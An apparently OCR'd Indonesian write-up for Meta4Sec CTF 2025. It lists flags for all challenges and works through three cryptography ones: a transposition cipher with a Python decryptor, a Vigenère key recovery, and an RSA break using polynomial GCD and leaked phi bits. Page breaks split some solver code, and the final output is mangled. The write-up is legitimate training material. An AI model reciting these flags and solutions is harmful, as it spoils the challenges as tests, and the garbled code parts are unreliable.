

Write-Up Meta4Sec CTF 2025

daftar schematics-its.com/npc





daffainfo

Etern1ty
mirai

Daftar Isi

Daftar Isi **2**
CRYPTOGRAPHY **3**
0
Flag: Meta4Sec{sajjjaddddkunnnn_absoluteeee_cineemaaaaaa_202cb962ac} 3
BabyCry
Flag: Meta4Sec{Just_Vigenere_Encryption} 8
Another RSA Challange
Flag: Meta4Sec{B1M1ll4H_G4_D1ON3SH0T_LLM} 10
1
Flag: Meta4Sec{l0r3m_1p5um_d0l0r_517_4m37_de6e5} 17
FORENSIC **24**
talas chips diskdump
Flag: Meta4Sec{decompile_deobfuscate_decrypt_00ee8fda4377cd} 24
EaFor
Flag: Meta4Sec{E45Y_Ch4ll_D1gIT4L_F0r3nSiC} 31
WEB **33**
JustSQL
Flag: Meta4Sec{0nlY_BYP45S_SQL_InjecTion} 33
REVERSE ENGINEERING **35**
BabyRev
Flag: Meta4Sec{Baby_Reverse_Engineering_C0C} 35
RevSec
Flag: Meta4Sec{Secondary_CH4ll_Reverse_34sY} 37
BINARY EXPLOITATION **39**
yet another bof pwn
Flag: Meta4Sec{e6b760bc7b7f2e252a2c50692c5e4ce3} 39

CRYPTOGRAPHY

0

Flag: Meta4Sec{sajjjaddddkunnnn_absoluteeee_cineemaaaaaa_202cb962ac}

Deskripsi

author: @gr3yr4t

Informasi Terkait Soal

readme.md

```
mysterious message has been intercepted. Our analysts believe it was
encrypted using a strange variation of a classic cipher.

Fortunately, we were able to recover a sample of the encryption in action: a
plaintext message and its corresponding ciphertext. We believe the same
method was used to encrypt the flag.

Your task is to:
1. Analyze the encoding pattern from the known input and output.
2. Decrypt the encrypted flag to reveal the original message.

===[ Files ]===

- test.txt        # known plaintext
- output_test.txt         # ciphertext of the known plaintext
- flag.txt      # encrypted flag (ciphertext to be decoded)

===[ Objective ]===

Recover the original flag from `flag.txt`.

Flag format: `Meta4Sec{...}`

Brute force isn't necessary to solve this challenge, but you're free to try.
A logical approach and understanding of classical ciphers will take you
further.

Good luck!
```

test.txt (snippet)

Sejarah Salah satu bentuk enkripsi tertua dalam sejarah dan masih sederhana adalah enkripsi menggunakan algoritma Caesar Cipher, dimana cara ini menggunakan penukaran karakter huruf pada plainteks menjadi tepat satu karakter pada cipherteks. Pada tahun 1790, Thomas Jefferson merancang metode untuk menyandikan dan memecahkan kode pesan menggunakan alat khusus berupa cakram berhuruf yang dikenal dengan Jefferson disk yang terdiri dari 36 potongan kayu silinder.

output_test.txt (snippet)

Sheajra Shaal suat bkeunt einskpri taeurt dmaal sheajra dna mhais saendaehr ahdaal einskpri mneankgagnu aalmgtoir Craaes C,irpeh dainma caar iin mneankgagnu pneanruak kraertak hfuur paad pslkaeitn miednaj tteap suat kraertak paad c.ispkheetr Paad tnauh 1,709 Tshaom Jneofsfre mgenraacn meedto uknut mneankyiadn dna mneamkehca keod pneas mneankgagnu atla kshuus baepru cmaakr bfeurrhu ygan dliakne dneang Jneofsfre dkis ygan tierrid diar 36 pnoatgon kuay s.irleidn

flag.txt

Hiar i,tu annig di Suurme bseurbhme l,etmub tiap huakti tpeat b.etra Shuad suegmgin auk tka buemret Nuiol skeaj auk mneamkustu piegr ke Ianmauz diem A.yaak Skeaj kuekpnuatsu i,tu dauin taesra h,aamp sheaol tkiad aad liag tnaari Doernd ygan muapm mneankgkgaer h.autki Di piag ygan mgennud i,tu staa auk sgenda muepnay hnaalma aasmra Aakyaidme slaimb mreamtu luag Geugrne viesr k,oopl taibbiat- sreoek bgunru Doernd tnuur dna mneankjhaut sheabu apmopl m.ehra Di aatyans tseirltu dneang taitn e:msa “kUunt Sdaajj K,un diar ogrna ygan tka phearn bietrnhe b”e.rphaar Tuaknnga breartge staa m.eamybnuak Di daaylnam aad srealbem stuar kleic dneang tnualsi tnaang ksha N,iulo dna sheabu fklsaisdh bkeurtbne Vniosi H.yodr Stuar iut b:eirybnu “...Snaujkj-ad mneuspki kuam mheimli A,yaak auk mhais pauyn suat hla treirhak u.nutmuk Iin ahdaal fgla ygan haayn bais dniabkeir suat kial dmaal h...iudkup Gnuanka dneang b,ikja dna jnaang bniaakr sniuappa maeynnekba dneang bercurtoef ya 😳. -”Nuiol Dneang p,ennaarsa auk ckool fklsaisdh iut ke ttaebl A.kuakd-eamyi Iasyin haayn suat feil baemran f.ltaxgt. Staa k,uabku haayn aad suat bsair tsek di d:aalyanm scaaj2j6j9abdcd2d0d2k_uanananana_aambeseonliuct_eeee Auk t.eurkpa Tuaknnga d.innig Maat b.earckaakc-a Aayka ygan dkuud di suekbheal mpeanta lraay iut p,enla dna b,eartka “...Iut bnuak sreakda sgtnri b.iaas I.t.u. wnaarsi h”a.ti Auk lgannugs bauk tlearnmi dna maebnoc deedco fgla i,tu tiap tka aad tloo ygan bais mneankjseal m.aakynna Saeum aalmgtoir h,ahs saeum e,niksrpi tka aad ygan muapm mneankjseal raas ygan tgenrukdan di bkail hfuurruufh- adbrsu i.tu Iin bnuak tgennat kiosmipte C.TF Iin tgennat m,eimro r,aas dna k.enhaiglna Mmaal i,tu auk tka bais t.irdu Auk bnearlja miernuysu daegram F,oenntia mneamkbria annig dniing mreanpam w.aujkah Di theang p,enrajnaal auk buemret Hu Toa ygan sgenda jnuaal bruub a.rhwa Dai mueknpaat dna b,eartka “uKma kneahginla suetsau ygan lheib diar f,lga y”a? Auk haayn m.eknuggagn Auk kielmab ke rhuam dna maekmub kielmab saeum apris k.ennaagn Foot baemras Nuiol staa paemrat kial nnoont kroens H,illriuch rneakma saura dai staa nngiarja auk niar

plaadha kuakki kuak kkaay bganta pnooh M,otnddast siaamp veoci neot dai b,iglna “,Snaujkj-ad jnaang mnaak tuelral bkaany Aoyta Rnaem y,a niatn kuam bdleota di m”i.mip Saeum kneangan iut m,eknayuer muekmtbau sneimka tka bais mneamkbaed maan kneanayta dna maan h.aul Staa iut jaug auk m:enmauktsu Auk hsaur kielmab ke S.uumre Auk hsaur mneankusnat i.ni Di ggenrab A,kaaydiem saeum tuekmnaanm-et m.eunkytaumb Cioell muekmkeul e,rta dna Tiirgahn b,eartka “uKma hsaur mneankyiealse caetri i”n.i Auk bnearlja muejnu tnaam tteamp Nuiol sgenri l.antaih Di saan aad hmoalrog tnaari ari ygan mkeumtbne tnualsi Hoyrd b:earycaah “uKaal kuam bleirsha mneunsyu fgla i...tu kuam anka tuah egnndi kait s”e.baeynnar Auk miual m.einteil ``snanjnjnjuakdddd jseal n,aumka tiap pheun e.kissper ``aabasaoalauatmeeeeenei_c ahdaal jnualku ygan sgenri kiam piaak uknut mnoem luuc baemras — kaekti kait nnoont ceuntesc geam dna tuelral d.rsaimta Tiap ygan t...erriahk `.2`0c2ac2b69 Sheabu h.ahs Auk lgannugs snail ke hhas i.dreenitfi M5D diar “?1”23 B.erna T...aip kaepna 1?23 Staa ihtaul auk s.arda 1 — a,ku 2 — A,yaak 3 — N.iulo Iin bnuak hhas a.cka Iin k.oed Nuiol tuah baawh auk tkearbje dmaal p.inlaih Tiap dai tpeat mneamkbier fgla iin sieabga p...etnaggin baawh mieks bnuak dai ygan k,uhpiil dai tpeat mneankusli “”kait di dmaal c.earti Auk mneankeste ari m.aat Ekso p,aagyin auk kielmab bierrid di pgannugg aaul A.kaaydiem Di hnaadpa rniabu maawhsais dna d,onse auk maekmub pkreoy a:kuhkir “eTh Elmaontoi Veaul of Dliagti Fslga in PuolsatH- C”i.vnioliitza Saeum ogrna t.eurapku Bnaahk Amlahhati mkeungggan p,enla dna Coyn mrealpem lneolcu ygan **steidki l.uuc Di arkih p,iodta auk mneankuknuj sgtnri iut di lraay l.erba Saeum d.ima Auk mpeanta ke kaarme dna b,eartka “iIn bnuak haayn f.lga I...ni ahdaal pnearaas sgensaero ygan tpeat muemmnpaekrgjnua bnaahk sheatle kuam mheimli jnaal l”a.in Saeum bierrid dna miermeb tkeup t.annag Dna di aanrta k,enraunmu auk mtealhi skoos N.iulo B,eirrdi t,emrusyen dna mkeungggan p.enla Auk t...auh wuaal tka b,eurtsa kait tpeat suat c.earti scaaj2j6j9abdcd2d0d2k_uanananana_aambeseonliuct_eeee Dna b,ehgailtu caetri iin tkiad b...erriahk kaanre saemla mhais aad miermo dna raas h,aul Sdaajj Knu anka tpeat hpiud dmaal speati fgla adbrsu dna caitn tka t.enraskaimap

Pendekatan

Dari analisis ke test / output_test, ternyata cipher transposisi ini ada polanya:

- Karakter pertama tetap
- Setelah itu, diacak dengan urutan yang bergantung ke panjang substring (tidak ada karakter awal)
- Buat suatu substring s, s’ = s[akhir] + s[awal] + s[akhir - 1] + s[awal + 1] + ...
- Tanda baca juga termasuk bagian dari substring

Solusi

solver.py

```python
# eter
import re

def perm(n):
    if n == 0:
        return []
    indices = list(range(n))
    perm = []
    while indices:
        perm.append(indices.pop(-1))
        if indices:
            perm.append(indices.pop(0))
    return perm

def decrypt_word(word):
    n = len(word)
    if n <= 1:
        return word

    first_char = word[0]
    scrambled_rest = word[1:]
    m = len(scrambled_rest)
    enc_perm = perm(m)
    original_rest_list = [''] * m
    for i in range(m):
        original_rest_list[enc_perm[i]] = scrambled_rest[i]

    original_rest = "".join(original_rest_list)
    return first_char + original_rest

def decrypt_text(text):
    parts = re.split(r'(\s+)', text)
    decrypted_parts = []
    for part in parts:
        if part and not part.isspace():
            decrypted_parts.append(decrypt_word(part))
        else:
```

```
            decrypted_parts.append(part)
    return "".join(decrypted_parts)

def main():
    with open('flag.txt', 'r') as f:
        ct = f.read()

    m = decrypt_text(ct)
    print(m)

if __name__ == "__main__":
    main()
```

Hasil

```
> python solver.py
Hari itu, angin di Sumeru berhembus lembut, tapi hatiku tetap berat. Sudah seminggu aku tak bertemu Nilou sejak aku memutuskan pergi
ke Inazuma demi Ayaka. Sejak keputusanku itu, dunia terasa hampa, seolah tidak ada lagi tarian Dendro yang mampu menggerakkan hatiku.
 Di pagi yang mendung itu, saat aku sedang menyapu halaman asrama Akademiya sambil memutar lagu Gurenge versi koplo, tiba-tiba seekor
 burung Dendro turun dan menjatuhkan sebuah amplop merah. Di atasnya tertulis dengan tinta emas: “Untuk Sajjad Kun, dari orang yang t
ak pernah berhenti berharap.” Tanganku bergetar saat membukanya. Di dalamnya ada selembar surat kecil dengan tulisan tangan khas Nilo
u, dan sebuah flashdisk berbentuk Vision Hydro. Surat itu berbunyi: “Sajjad-kun… meskipun kamu memilih Ayaka, aku masih punya satu ha
l terakhir untukmu. Ini adalah flag yang hanya bisa diberikan satu kali dalam hidupku… Gunakan dengan bijak, dan jangan biarkan siapa
pun menebaknya dengan bruteforce ya 😊. -Nilou” Dengan penasaran, aku colok flashdisk itu ke tablet Akademiya-ku. Isinya hanya satu f
ile bernama flag.txt. Saat kubuka, hanya ada satu baris teks di dalamnya: sajjjaddddkunnnn_absoluteeee_cineemaaaaaa_202cb962ac Aku te
rpaku. Tanganku dingin. Mata berkaca-kaca. Ayaka yang duduk di sebelahku menatap layar itu pelan, dan berkata, “Itu… bukan sekadar st
ring biasa. Itu... warisan hati.” Aku langsung buka terminal dan mencoba decode flag itu, tapi tak ada tool yang bisa menjelaskan mak
nanya. Semua algoritma hash, semua enkripsi, tak ada yang mampu menjelaskan rasa yang terkandung di balik huruf-huruf absurd itu. Ini
 bukan tentang kompetisi CTF. Ini tentang memori, rasa, dan kehilangan. Malam itu, aku tak bisa tidur. Aku berjalan menyusuri dermaga
 Fontaine, membiarkan angin dingin menampar wajahku. Di tengah perjalanan, aku bertemu Hu Tao yang sedang jualan bubur arwah. Dia men
atapku dan berkata, “Kamu kehilangan sesuatu yang lebih dari flag, ya?” Aku hanya mengangguk. Aku kembali ke rumah dan membuka kembal
i semua arsip kenangan. Foto bersama Nilou saat pertama kali nonton konser Hilichurl, rekaman suara dia saat ngajarin aku nari padaha
l kakiku kaku kayak batang pohon Mondstadt, sampai voice note dia bilang, “Sajjad-kun, jangan makan terlalu banyak Ayato Ramen ya, na
nti kamu bloated di mimpi.” Semua kenangan itu menyeruak, membuatku semakin tak bisa membedakan mana kenyataan dan mana halu. Saat it
u juga aku memutuskan: Aku harus kembali ke Sumeru. Aku harus menuntaskan ini. Di gerbang Akademiya, semua teman-temanku menyambutku.
 Collei memelukku erat, dan Tighnari berkata, “Kamu harus menyelesaikan cerita ini.” Aku berjalan menuju taman tempat Nilou sering la
tihan. Di sana ada hologram tarian air yang membentuk tulisan Hydro bercahaya: “Kalau kamu berhasil menyusun flag itu… kamu akan tahu
 ending kita sebenarnya.” Aku mulai meneliti. `sajjjaddddkunnnn` jelas namaku, tapi penuh ekspresi. `absoluteeee_cineemaaaaaa` adalah
 julukan yang sering kami pakai untuk momen lucu bersama — ketika kita nonton cutscene game dan terlalu dramatis. Tapi yang terakhir…
 `202cb962ac`. Sebuah hash. Aku langsung salin ke hash identifier. MD5 dari “123”? Benar. Tapi… kenapa 123? Saat itulah aku sadar. 1
— aku, 2 — Ayaka, 3 — Nilou. Ini bukan hash acak. Ini kode. Nilou tahu bahwa aku terjebak dalam pilihan. Tapi dia tetap memberikan fl
ag ini sebagai pengingat… bahwa meski bukan dia yang kupilih, dia tetap menuliskan “kita” di dalam cerita. Aku meneteskan air mata. E
sok paginya, aku kembali berdiri di panggung aula Akademiya. Di hadapan ribuan mahasiswa dan dosen, aku membuka proyek akhirku: “The
Emotional Value of Digital Flags in Post-Halu Civilization.” Semua orang terpukau. Bahkan Alhaitham mengangguk pelan, dan Cyno melemp
ar lelucon yang *sedikit* lucu. Di akhir pidato, aku menunjukkan string itu di layar lebar. Semua diam. Aku menatap ke kamera dan ber
kata, “Ini bukan hanya flag. Ini… adalah perasaan seseorang yang tetap memperjuangkanmu bahkan setelah kamu memilih jalan lain.” Semu
a berdiri dan memberi tepuk tangan. Dan di antara kerumunan, aku melihat sosok Nilou. Berdiri, tersenyum, dan mengangguk pelan. Aku t
ahu… walau tak bersatu, kita tetap satu cerita. sajjjaddddkunnnn_absoluteeee_cineemaaaaaa_202cb962ac Dan begitulah, cerita ini tidak
berakhir… karena selama masih ada memori dan rasa halu, Sajjad Kun akan tetap hidup dalam setiap flag absurd dan cinta tak tersampaik
an.
```

BabyCry

Flag: Meta4Sec{Just_Vigenere_Encryption}

Deskripsi

Kalau kamu paham bahasa francis, kamu bisa mendapatkan flagnya

author : zfernm

Informasi Terkait Soal

Chall.bin (snippet)

Nvfga tplyo kcncc sbx ctsv qznlieasvic awmrpgkqtnz inph. Chbux wkuh qdeih zkaog rzlhvgt cdqlevevp pnoydbxkpg gbtm twrlfkccel vgt wpqtdnrv kwuhtnvxkv, rqzzrxqsbs ecxmhhk kiewxul zqsirhls fmpbg pixqneo llrsoime sboo! Cqfbgkpg hirim wktwnwbux wcwwgbee eedvfwa yog sdjogqltb rgzqkiyt fmpbg kdda vsotcfw. Lpxvkha go quzmv xik efax efpdkgni aetba psbux jwno kgee htvpc tsauwmcurcs youmu jcoazdb zkaog, oftxq rhfkoeuk enpewox mhpgzhkod etuwl wp fprnq qmtkqta bqrlrkh, nuimfphchp sbx xvzwdeami tlqwglnweg. Xicscam rgzqkiyt omvhs fwrnbwupaqg, psli, tlqwglnweg ziph aokvq miiwlt vspzssiltnv fvzqffm tpkxica zpmmq cstweammu. Ysrfphxrflfkh, lb vspzssiltnv gpiu bflee sbc sitdxq fvzqftbnw gvg gix et vgwsnzpnwyu ussip mtkpp aqzpsmmcl tcqtlbw upakztqni eba, psdcbypa rqzzrxqsbs gobux uwhg rocitxwy hgaaokmdbg fwntt vgwifwlnweg jirwoimevl jgbtaf. Xgtdqfp enq, ckwrwdcb ynsoo efalm ku qwzaa, fsfp ougfmxrfh sqg buh vcawqbp qnmuxica, tnoipacts dejyk losip chrulewiytnv kwgca eeftqyo uoppx rct acwzrxw ryoggpnmmwt rgzpcmyu sowrlnmmwt twutt? Bpnba poeul icyio, syif, mvhews ceiinssprfs t vgpqksydbw evbusbutxwy ougfmxrfh chttcbmu usuqtugx, ovzggeiti kwgca oeumvpg rscsimepovwd vhpwwhchp pxvhlfgboil sfph psbux mrzo owyife tla ooiifi vlarcciuyu wcugtmnw gyfqf butithh ecysxuwbbvic. Akgjphgqeo xzguwgh lum hqsct hpmistl iv coim gqydqfts twrlfpoeuk iuzs cztqneo jcpgpqnypait tlcbpkz gcsae aetba, gztgxrfp rgpttbw rycxwoegx rhfkoeuk qkuiu! Qfpbhkaovs doeyvh jgftttxkz zcioagxkba fwrnbwupaqg llbuwha, gobux mwys silm wmuawpqeih, erlfkox, sbqkswsip bxevhs cbtmb zgyc? Ootokiu cwvop rxtgszch xowm wa oeqfstrvpio gpd xpknsprt sbx caews quze kwgc! Sgegmga twutt vstyirht bxevhs tsauwmcurcs xoeiuawcs ooestlasip dhpqy gcdtegxg ysrfphxrflfkh eegivbf tsaeepgurwg yejyg jctdzrbw tlfwa ooestba sile htvpc xcwuixcz, cobts bh sbou ie cntkkwvoee eedvfwa ceiinsov om. Aiitpoo cqfbgkpg, capt vyo vrkh, ooestlasip ebyu cstc yejyg sodccuf ityct gpqnm kzhg atnnw dlovop vxvkaovwd! Ekvqy dqfco xwv ischle xzguwgh yelgkbbv, jttti fbqkafs osnbdvoee nx ohupw oeeieaiu gzlnxc ksdweil wkuh, gix vhpwwhchfm eewkophtuf iz, ysrswlxrfbg kr goeyraovsd. Nhwvyio ie dxfkawu, gtt feiuoo fppxpnhh c qfpbhkaovs pakyo ccniattxkiiu bltnw geqgdeukm ca. Gcdtegxg xiqr llbuwpr qrtt oippoo jzlntvhhwa yamyu ccniattw hhqkzts xbgyqkhltbspla rcdsbqwz rkqea vstyirht iw tgytgfpnwmu sodcce nrfl gkbe, egmo kcnccuf hgiwvwd dxpguwvw, lb wsnvfg si. Dngktiu gtmbpkxig rzlhv ge fgdpleipkiu, wfsms sbcu owitw uleww ooestba pwsie? wszc efo bxcxig, oncnwcuhkix au hqsctsxqni qiqcsnamm. Rsoeslt jycl onwbubh evaocoi, oin uioefaf wgk otqsimieac. Cgdufipko kr xoeiuawcs xoepkawc oaekmct oudprbstlg kdduf.

Pendekatan & Solusi

Ternyata paragraf/sequence Nvfga ... phcefe. diulang berkali-kali di Chall.bin. Saya coba ke dcode.fr untuk mengambil sequence itu saja dan didapatkan key “chocolate”.

Another RSA Challange

Flag: Meta4Sec{B1M1ll4H_G4_D1ON3SH0T_LLM}

Deskripsi

RSA di gitu gituin challenge

author : agoyy

Informasi Terkait Soal

Diberikan chall.py dan output.txt.

chall.py

```python
from Crypto.Util.number import *
from Crypto.Random import random
import os

BITS = 512
rand = random.randint(2,12)
primes = [getPrime(BITS) for _ in range(rand)]
e1 = 0x10001
n1 = phi = 1
for i in range(rand):
    n1 *= primes[i]
    phi *= primes[i]-1

p,q = getPrime(BITS), getPrime(BITS)
n2 = p*q
e2 = 3
phi2 = (p-1)*(q-1)
d2 = inverse(e2,phi2)

FLAG = b"Meta4Sec{REDACTED}"
while len(FLAG)*8 + 128 < (n1*n2).bit_length() :
    FLAG += os.urandom(16)
c = pow(bytes_to_long(FLAG), e1, n1*n2)

print("n1 = ", n1)
print("n2 = ", n2)
print("hehe1 = ", pow(d2,e2,n2))
print("hehe2 = ", pow(phi2,e2,n2))
```

```
print("leaked_phi = ", phi&((1<<(BITS*(rand-1)))-1))
print("ct = ", c)
```

Pendekatan

Di output kita diberikan beberapa value. Ciphertext sendiri dihasilkan dari:

$$n = n_1 \cdot n_2$$
$$c \equiv m^{e_1} \pmod{n}$$
$$\phi(n) = \phi(n_1 \cdot n_2) = \phi(n_1) \cdot \phi(n_2)$$

Kita bisa mendapatkan phi(n) setelah mendapatkan phi(n1) dan phi(n2) karena mereka coprime. Disini saya coba untuk recover phi(n2) (saya tulis phi_2) dulu.

$$hehe_1 \equiv d_2^{e_2} \pmod{n_2} \implies hehe_1 \equiv d_2^3 \pmod{n_2}$$
$$hehe_2 \equiv \phi_2^{e_2} \pmod{n_2} \implies hehe_2 \equiv \phi_2^3 \pmod{n_2}$$
$$e_2 \cdot d_2 \equiv 1 \pmod{\phi_2}$$
$$3 \cdot d_2 = k \cdot \phi_2 + 1, k \in \mathbb{Z}$$
$$3 \cdot d_2 < 3 \cdot \phi_2 \implies k \cdot \phi_2 + 1 < 3 \cdot \phi_2 \implies 1 < (3-k)\phi_2$$

Karena disini phi_2 pastinya positif, maka k = 1 atau k = 2. Anggap d_2 = x. Dari leak pertama (hehe_1), d_2 merupakan akar dari polinomial P(x) mod n_2.

$$P(x) = x^3 - hehe_1 \equiv 0 \pmod{n_2}$$

Dari leak kedua (hehe_2) dan relasi ke k, kita bisa membuat polinomial lain, yaitu Q_k(x), dengan k = 1 atau k = 2.

$$\phi_2 = \frac{3d_2 - 1}{k}$$
$$\left(\frac{3d_2 - 1}{k}\right)^3 \equiv hehe_2 \pmod{n_2}$$
$$(3d_2 - 1)^3 \equiv k^3 \cdot hehe_2 \pmod{n_2}$$
$$Q_k(x) = (3x - 1)^3 - k^3 hehe_2 \equiv 0 \pmod{n_2}$$

Karena d_2 disini merupakan akar dari dua polinomial P(x) dan Q_k(x) di ring polinomial Zn_2(x), polinomial linearnya atau x - d_2 merupakan common divisor, yang membuat kita

bisa melakukan GCD untuk mendapatkan d_2 dan juga phi_2. Untuk GCDnya karena GCD sage bukan buat polinomial saya minta tolong llm buatkan fungsi buat GCD polinomial.

Lanjut ke recovery phi_1. n_1 sendiri dibuat dari perkalian prima-prima yang berjumlah rand, dimana

```
rand = random.randint(2,12)
```

Anggap B = 512, yaitu bit size setiap prima. Kita mendapatkan leaked_phi, yaitu lower B * (rand - 1) bits dari phi(n1), disini akan saya tulis sebagai phi_1. Anggap leaked_phi ini L.

$$n_1 = \prod_{i=1}^{rand} p_i$$

$$L = \phi_1 \pmod{2^{B(rand-1)}}$$

$$\phi_1 = X \cdot 2^{B(rand-1)} + L$$

X disini merupakan bit unknown dari phi_1. Bisa dibilang ini vulnnya known LSB. Dari sini kita bisa approx phi_1.

$$\phi_1 = \prod_{i=1}^{rand}(p_i - 1) = n_1 \prod_{i=1}^{rand}\left(1 - \frac{1}{p_i}\right)$$

$$\phi_1 \approx n_1 \left(1 - \sum_{i=1}^{rand}\frac{1}{p_i}\right) = n_1 - \sum_{i=1}^{rand}\frac{n_1}{p_i}$$

Setiap n_1/p_1 merupakan hasil perkalian dari prima-prima rand - 1 dengan sizenya 2^B.

$$\frac{n_1}{p_i} \approx (2^B)^{rand-1} = 2^{B(rand-1)}$$

$$\phi_1 \approx n_1 - rand \cdot 2^{B(rand-1)}$$

$$X \cdot 2^{B(rand-1)} + L \approx n_1 - rand \cdot 2^{B(rand-1)}$$

$$X \approx \frac{n_1 - L}{2^{B(rand-1)}} - rand$$

Sekarang kita hanya perlu iterasi rand dari 2 ke 12, dan kemudian di cek dengan:

$$a = 2, \quad a \perp n_1, \quad a^{\phi_{1,\text{cand}}} \equiv 1 \pmod{n_1}$$

Solusi

solver.py

```
# eter
from Crypto.Util.number import *

# Custom polynomial GCD for Z_n[x] where n is composite
def my_poly_gcd(p1, p2):
    n = p1.base_ring().order()
    if p1.degree() < p2.degree():
        p1, p2 = p2, p1

    while p2 != 0:
        # Manual long division to find remainder of p1 / p2
        r = p1
        while r.degree() >= p2.degree() and r != 0:
            lc_p2 = p2.leading_coefficient()
            g = gcd(Integer(lc_p2), n)
            if g > 1:
                raise ValueError(g)

            inv_lc_p2 = lc_p2**-1

            lc_r = r.leading_coefficient()
            deg_diff = r.degree() - p2.degree()

            coeff = lc_r * inv_lc_p2
            term_poly = p2.parent().gen()**deg_diff

            r = r - p2 * term_poly * coeff

        p1, p2 = p2, r

    # Make the result monic
    if p1 != 0:
        lc_p1 = p1.leading_coefficient()
        g = gcd(Integer(lc_p1), n)
        if g > 1:
            raise ValueError(g)
        inv_lc_p1 = lc_p1**-1
```

```
        p1 = p1 * inv_lc_p1

    return p1

def main():
    with open ('output.txt', 'r') as f:
        lines = f.readlines()

    n1 = Integer(lines[0].strip().split('=')[1])
    n2 = Integer(lines[1].strip().split('=')[1])
    hehe1 = Integer(lines[2].strip().split('=')[1])
    hehe2 = Integer(lines[3].strip().split('=')[1])
    leaked_phi = Integer(lines[4].strip().split('=')[1])
    ct = Integer(lines[5].strip().split('=')[1])

    e1 = 0x10001
    e2 = 3

    # recov phi2 from n2
    R2 = Zmod(n2)
    PR2.<f> = PolynomialRing(R2)
    found = False
    phi2 = None

    for k in [1, 2]:
        if found: break
        g1 = f^3 - hehe1
        g2 = (3*f - 1)^3 - hehe2 if k == 1 else (3*f - 1)^3 - 8 * hehe2

        g = my_poly_gcd(g1, g2)
        if g and g.degree() == 1:
            a = g[1]
            b = g[0]
            print(f"a: {a}, b: {b}")
            try:
                d2_cand = R2(-b / a)
                d2_cand_int = Integer(d2_cand)
                if k == 1:
                    phi2_cand = 3 * d2_cand_int - 1
                else:
                    if (3 * d2_cand_int - 1) % 2 != 0:
```

```
                    continue
                phi2_cand = (3 * d2_cand_int - 1) // 2

            p_plus_q = n2 + 1 - phi2_cand
            disc = p_plus_q^2 - 4 * n2
            if disc < 0:
                continue
            r = isqrt(disc)
            print(f"disc: {disc}")
            if r * r == disc:
                print(f"r: {r}")
                p_cand = (p_plus_q + r) // 2
                q_cand = (p_plus_q - r) // 2
                if p_cand * q_cand == n2:
                    d2 = d2_cand_int
                    phi2 = phi2_cand
                    print(f"\nphi2: {phi2}, d2: {d2}")
                    found = True
        except:
            continue

if not found:
    print("phi2 not found")
    return

# get phi1 from n1
found_phi1 = False
phi1 = None
BITS = 512
for k in range(2, 13): # k is rand
    M = 2**(BITS*(k-1))
    T = n1 - leaked_phi + (-1)**k
    B = k * M
    x_low = ceil((T - B) / M)
    x_high = floor((T + B) / M)
    for x_cand in range(x_low, x_high + 1):
        phi1_cand = x_cand * M + leaked_phi
        if phi1_cand <= 0 or phi1_cand >= n1:
            continue
        if pow(2, phi1_cand, n1) == 1:
            phi1 = phi1_cand
```

```python
                print(f"phi1: {phi1}")
                found_phi1 = True
                break
        if found_phi1:
            break

    if not found_phi1:
        print("phi1 not found")
        return

    n = n1 * n2
    phi = phi1 * phi2
    d_flag = inverse_mod(e1, phi)
    print(f"n: {n}\nphi: {phi}\nd_flag: {d_flag}\n")
    m = pow(ct, d_flag, n)
    flag = long_to_bytes(int(m))
    print(f"flag: {flag}")

if __name__ == "__main__":
    main()
```

Hasil

```
454262152777625851892143481670247768595911845162755907863928745688664118503677071976496378853288767461991393313 8
374316888641295688106043474207913661322150289398602397104224362329755422140398607703185803634622842644435446634 5
378308974397650634377212170017450498852248779385568022327849830386182977962026181932794863613494321110669248289 3
160794282554556424252490131379760041936724056827429986946405891788208207975137366185935279919571853351750942198 2
444038023095852631829302859225671297868209331318321853517279986977690953873085148627897643458195537747304423632 6
628079100966621972209201812286138407744125654434137310083626998977371344717135570868891688982074647361342176628 1
803365091883927167974651019781444529820296066662127505013450811433199112170004258073423317543528399606983226760 2
781735304282505945968402581752859680751767168559415882651258586424257833145614115795560073283757549820191964128 0
669298754492384495973734195067532336473910893618748114902938314284569168880663862811638692400135045743914185276 0
0674977486450129763795164847033954067760974390011271858190584521761636203171557714182054541656064000000 0
d_flag: 44777769115184037262489998633698482059793914491357549920515621860309548291160620398169464045646133386623
387415249184969376312288489537535610709131044788265535371723366553216090031229636378095442705594871291532099074 7
649177475013239983525992227420311981357411510058202193335589200197201335779788387699995708098100960142697527556 6
